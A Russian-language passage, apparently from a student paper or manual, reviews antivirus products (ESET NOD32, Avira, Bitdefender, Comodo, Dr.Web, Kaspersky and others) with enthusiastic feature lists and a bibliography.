360 Total Security Антивирус является отличным выбором как для начинающих пользователей ПК, так и для продвинутых. Первые получают в свое распоряжение надежную систему с множеством автоматизированных функций, что позволит защищать компьютер без прямого участия пользователя. Вторые же по достоинству оценят гибкие настройки приложения, возможность менять профили, сохраняя в них разные настройки, функции по оптимизации работы системы и многие другие интересные опции. Оформление приложения не вызывает

никаких вопросов и позволяет использовать все ее аспекты без лишних вопросов и помощи справки. Защитите свой компьютер вместе с 360 Total Security!

ESET NOD32 Smart Security

ESET NOD32 Smart Security - замечательное комплексное решение для защиты вашего компьютера от различного рода виртуальных угроз. Вирусы, трояны, руткиты, рекламное ПО, спам - все это легко забывается после установки этого замечательного антивируса. "Лучшая защита - это нападение", - вероятно считают программисты ESET, так как по умолчанию на Нод32 выставлены довольно агрессивные настройки по сканированию и уничтожению угрозы. Но пока это дает такие результаты - а почему бы и нет?



Рис.10. ESET NOD32 Smart Security

Ключевые особенности ESET NOD32 Smart Security:

- Тотальная многоуровневая защита от вирусов, malware и adware приложений;
- Персональный файервол;

- Защита от ботнетов и улучшенный блокировщик эксплойтов;
- Функция Anti-Theft, которая позволяет найти и вернуть утерянный ноутбук;
- Smart Mode, автоматизирующий процессы сканирования и выявления подозрительных файлов;
- Возможность создания загрузочного диска для поврежденной системы;
- Минимальный процент ложных срабатываний;
- Симпатичный минималистичный интерфейс;
- 30 дней полной рабочей версии!

ESET NOD32 Smart Security имеет в своем арсенале всё необходимое для защиты вашего ПК: несколько ступеней защиты от любого типа нежелательного ПО или вируса, персональный кастомизируемый фаервол для шифровки соединения, родительский контроль, контроль и скан подключаемых устройств, бесплатная круглосуточная техподдержка и тд. Если необходим антивирус для установки на ноутбук, НОД32 будет практически идеальным решением, так как он имеет специальные профили для работы на портативных ПК, которые позволяют снизить расход энергии. Но за все приходится платить, и у ESET NOD 32 помимо огромного набора качественных инструментов также довольно высокое потребление системных ресурсов, что частично компенсируется профилями, где можно настроить каждый аспект. К слову, на официальном сайте антивируса есть много полезной информации по оптимизации работы приложения. Но в целом, ESET NOD32 Smart Security по праву является одной из самых популярных и надежных антивирусных программ на современном рынке.

Avira Free Antivirus

Avira Free Antivirus - простой антивирус, который может похвастаться довольно эффективной защитой от вирусов, троянов и рекламного ПО. Основным его преимуществом над конкурентами является уход в облачную технологию, которая позволяет защищать компьютер от самых новых, появившихся совсем недавно, угроз. Сам антивирус предоставляет лишь базовую защиту от угроз, но может быть расширен специальными модулями-плагинами, которые можно скачать абсолютно бесплатно с сайта производителя. Таким образом каждый пользователь может "построить" персональную и уникальную систему защиты.

Ключевые особенности Avira Free Security Suite:

- Постоянно пополняемая антивирусная база;
- Использование облачных технологий для экономии системных ресурсов;

- Умеет бороться с макровирусами и лечить зараженные им файлы;
- Возможность настраивания сканирования по расписанию;
- Автоматическое сканирование исполняемых файлов;
- Возможность подгружать модули, чтобы расширить функционал;
- Не конфликтует с другими антивирусными приложениями;



Рис. 11. Avira Free Antivirus

Avira Free Antivirus идет в комплекте с модулем Virus Guard, который автоматически сканирует файлы, которые открывает пользователь, что повышает уровень безопасности системы. Для обеспечения безопасности в сетях wi-fi также можно активировать компонент защиты Avira Phantom VPN, необходимый для защиты ПК от фишинговых сайтов и вирусных угроз извне. В целом, Авира - одно из лучших решений для борьбы с так называемыми "полиморфными" вирусами, которые могут подражать обычным программам. Также Вы можете установить модуль сканирования электронной почты, защиту от спама и от программ с автодозвоном. Иными словами, Авира - хороший антивирус, который готов долго и надежно защищать ваш компьютер, что бы вы ни делали.

Bitdefender Antivirus Free Edition

Bitdefender Antivirus Free Edition - бесплатная версия популярного антивируса Bitdefender, которая, хоть слегка и подрастеряла инструментал, все еще может конкурировать с лидерами рынка антивирусных приложений, так как с легкостью отлавливает все существующие вирусы. В бесплатную версию вошел современный сканер с календарным модулем, дающим возможность планировать проверки системы наперед, карантинный модуль для наблюдения за подозрительными файлами, журнал отчетов о проверке и огромная база вирусов, которая содержит на сегодняшний день около 500 000 сигнатур. Бытует мнение, что бесплатная версия никогда не предоставит того же качества, которое есть в платных антивирусных программах, и Битдефендер с легкостью рушит все подобные стереотипы.



Рис. 12. Bitdefender Antivirus Free Edition

Ключевые особенности Bitdefender Antivirus Free Edition:

- Надежная защита от вирусов и троянов;
- Простой в использовании;

- Удобная блокировка вредоносных сайтов;
- Использует рекордно мало системных ресурсов;
- Не тормозит систему;
- Запускается на Windows XP, Windows 7, Windows 8 и Vista.

Bitdefender Antivirus Free Edition идеально подходит для домашнего использования, так как не нагружает систему лишними процессами, обеспечивая при этом высокий уровень защиты. В отличие от многих других антивирусов, Битдефендер не напрягает постоянно выскакивающими окнами и не требует участия пользователя в своей работе. Огромная база вирусов обеспечивает высочайший уровень защиты, а интуитивный интерфейс позволяет использовать его даже пользователям, которые никогда прежде не сталкивались с антивирусными программами. Попробуйте этот замечательный антивирус в действии и убедитесь, что это один из лучших представителей на рынке!

Comodo Antivirus

Comodo Antivirus - мощный бесплатный антивирус для комплексной защиты компьютера от вирусов, троянов, хакерских атак и другого вредоносного ПО. Благодаря расширенному эвристическому анализу файлов, Комодо превосходно справляется с выявлением зараженных файлов, позволяя вылечить их быстрее, чем они нанесут вред системе. Установить антивирус еще проще, чем им пользоваться - по ходу установки Вам будет предложено выбрать множество настроек, чтобы облегчить работу с программой после установки.

Ключевые особенности Comodo Antivirus:

- Большая база вирусов;
- Встроенный календарь для автоматизации сканирования;
- Лучшие показатели эвристического анализа среди конкурентов;
- Удобная изоляция подозрительных файлов в карантин;
- Быстрая и качественная техподдержка;
- Практически идеальная проактивная защита;
- Симпатичный дизайн приложения.

Comodo Internet Security отлично подойдет как новичкам, так и продвинутым пользователям, так как удачно сочетает в себе богатый инструментарий, удобные настройки по автоматизации процессов и имеет приятный интерфейс. Новейший движок Comodo позволяет практически не загружать системы во время работы, а также сокращает стандартно длинное время ожидания во время,

к примеру, процесса сканирования компьютера на угрозы. В итоге мы имеем прекрасный кастомизированный антивирус, который будет верно служить многие годы.



Рис. 13. Comodo Internet Security

Dr.Web Antivirus

Dr.Web Antivirus - бесплатное антивирусное решение для обнаружения и уничтожения вирусов и другого вредоносного ПО. Благодаря эффективному эвристическому анализатору, Доктор Вэб легко обнаруживает новые неизвестные виды виртуальных угроз даже в социальных сетях, а проактивная многоступенчатая защита ограждает систему от любой опасности во время интернет сёрфинга или использования непроверенных носителей информации. Составлением база занимаются независимые лаборатории что повышает качество базы вирусов.

Ключевые особенности Dr.Web Antivirus:

- Многоступенчатая система защиты;
- Модули для сканирования USB-носителей, электронной почты и тд;
- Защита пользовательских данных от повреждения;
- Высокая скорость противовирусного сканирования;

- Персональный сетевой экран для защиты от хакеров;
- Не замедляет работу компьютера;
- Максимально упрощенный интерфейс с симпатичным дизайном;
- Бесплатная пробная версия! Если вы рассчитываете на полностью бесплатное решение, скачайте нетребовательный маленький антивирус **Dr.Web Cureit**



Рис. 14. Dr.Web Antivirus

Dr.Web Antivirus способен удовлетворить запросы даже самого придирчивого пользователя: высокое быстродействие приложения позволяет ему сканировать компьютер за считанные минуты, активный сетевой фильтр заставляет забыть о любой опасности на просторах Сети, а удобный и интуитивно-понятный интерфейс изобилует удобными меню, кнопками быстрого доступа и легко кастомизируется. В целом, антивирус Доктор Веб имеет все шансы стать Вашим незаменимым помощником в деле содержания ПК в порядке.

Kaspersky Virus Removal Tool

Kaspersky Virus Removal Tool — бесплатная утилита для проверки и лечения зараженных компьютеров. Обеспечивает надежную защиту системы и быстрое удаление различных червей, вирусов, троянов, руткитов и прочих вредоносных программ. Надежно очистит все критические области ОС во время одноразовой проверки.

Преимущества

- Невысокие системные требования;
- Запуск со съемного и сетевого диска;
- Опция резервного копирования файлов;
- Точное обнаружение уязвимых объектов;
- Ручное обновление вирусных баз данных;
- Возможность задать вопрос на форуме Касперского;
- Полноценная установка и работа в безопасном режиме Windows;
- Сбор информации о системе и интерактивное создание скриптов лечения.

Рис. 15. Kaspersky Virus Removal Tool

Библиографический список

1. Энциклопедия «Лаборатории Касперского», Электронный ресурс: https://encyclopedia.kaspersky.ru
2. Алексеев Е.Г., Богатырев С.Д. Информатика. Мультимедийный электронный учебник, http://inf.e-alekseev.ru/text/Virus.html
3. Правовые аспекты безопасности информационного общества, Электронный ресурс: http://emag.iis.ru/arc/infosoc/emag.nsf/BPA
4. Уголовный кодекс Российской Федерации
5. П. Хижняк, «Пишем вирус и антивирус», 1991 г
6. Антивирусная защита: Учебное пособие для защиты информационных ресурсов, http://frolov-lib.ru/books/av/index.html
7. Рейтинг антивирусов, http://softcatalog.info/ru/obzor/reyting-antivirusov